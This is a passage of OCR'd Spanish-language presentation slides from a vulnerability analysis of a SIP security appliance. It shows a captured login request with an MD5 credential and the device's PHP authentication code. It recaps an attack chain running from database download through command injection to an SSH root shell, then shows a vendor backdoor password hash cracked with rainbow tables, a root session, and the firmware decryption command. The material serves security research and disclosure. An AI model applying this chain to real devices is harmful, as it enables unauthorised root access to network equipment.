Connection: keep-alive
Content-Length: 83
Cache-Control: max-age=0
Origin: https://192.168.1.222
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: https://192.168.1.222/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8,es;q=0.6,gl;q=0.4
Cookie: sort 0a; temp temp; PHPSESSID=[illegible]; temp temp

UNAME=admin&PSWD=[illegible]&AUTH_PSWD=c44c4f61fc5e8b3cca304e77bcce2fad&submit_action=1
```

```php
if ($_POST['submit_action'] == "1")
{
        if(!file_exists($file) && ($pass == $post_md5_pwd))
        {
                session_start();
                $_SESSION['sessionId'] = session_id();
                $_SESSION['AUTH'] = "AUTH_USER";
                $_SESSION['user'] = $user_name[0];
                $_SESSION['Nonconfig'] = FALSE;
                $_SESSION['sessTimeout'] = $session_timeout;
```

Análisis: Panel Web



Recapitulando …

Si nos encontramos con un aparato de estos

- Descargamos la BBDD con un GET
- Accedemos al panel con el MD5
  - Ya tenemos inyección de comandos
- Nos creamos nuestro propio usuario
- Eliminamos el .profile
- Accedemos por SSH
  - Tenemos una bonita shell como root


Análisis: Otros servicios

```
# netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:898           *:*                     LISTEN
tcp        0      0 *:www                   *:*                     LISTEN
tcp        0      0 *:https                 *:*                     LISTEN
udp        0      0 *:8888                  *:*
udp        0      0 192.168.1.222:ntp       *:*
udp        0      0 192.168.1.223:ntp       *:*
udp        0      0 localhost:ntp           *:*
udp        0      0 *:ntp                   *:*
raw        0      0 *:255                   *:*                     0
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     848    /tmp/sysstat.dat
unix  2      [ ACC ]     STREAM     LISTENING     942    /var/tmp/php.socket-0
```


```
# more rc
#!/bin/sh

initstm
```

```
# tail /usr/bin/initstm
init_stat
init factory reset

export LD_LIBRARY_PATH=/usr/local/lib
stmconfig 0
init_secondary_storage

ledstat_daemon > /dev/null &

stminfo_serv > /dev/null &
```

Análisis: Otros servicios



Análisis: Otros servicios





Características

- Análisis de paquetes SIP basándose en reglas de Snort.
- Anomalías en el protocolo SIP.
- Ataques de fingerprinting, enumeración de usuarios y crackeo de contraseñas.
- Protección ante diferentes tipos de ataques:
  - Dos/DDos. ???
  - CSS.
  - Buffer overflow.
  - Vulnerabilidades conocidas.
- Detección de fraude.
- SPIT o spam telefónico y war dialing.
- Posee listas negras dinámicas, listas blancas y reglas de firewall.
- Geolocalización.

¿ Qué más podemos hacer ?


Analizar el maincli






¿ Qué más podemos hacer ?

mmm … ¿una backdoor sólo conocida por el fabricante?




¿ Qué más podemos hacer ?

mmm … ¿una backdoor sólo conocida por el fabricante?



¿ Qué más podemos hacer ?

mmm … ¿una backdoor sólo conocida por el fabricante?



sha1 (sin salt): **81f7d39814fd68035fd07f1c74999bbd34af0237**

Con las Rainbow Tables y un par de minutos más tarde …

¿ Qué más podemos hacer ?


mmm … ¿una backdoor sólo conocida por el fabricante?

```
pepelux@debian:~$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 admin@192.168.
1.222
admin@192.168.1.222's password:


BusyBox v1.4.0 (2014-02-23 20:04:22 IST) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

Shield Appliance
shield>sysroot
Enter the Sysroot Password:


BusyBox v1.4.0 (2014-02-23 20:04:22 IST) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# 
```

¿ Qué más podemos hacer ?

Ver cómo descifra el firmware

```
fw_log "Extracting the firmware package..."
openssl enc -aes-256-cbc -d -salt -S $salt -K $key -iv $iv -in stm_update.bin -out $installer
if [ $? -ne 0 ];then
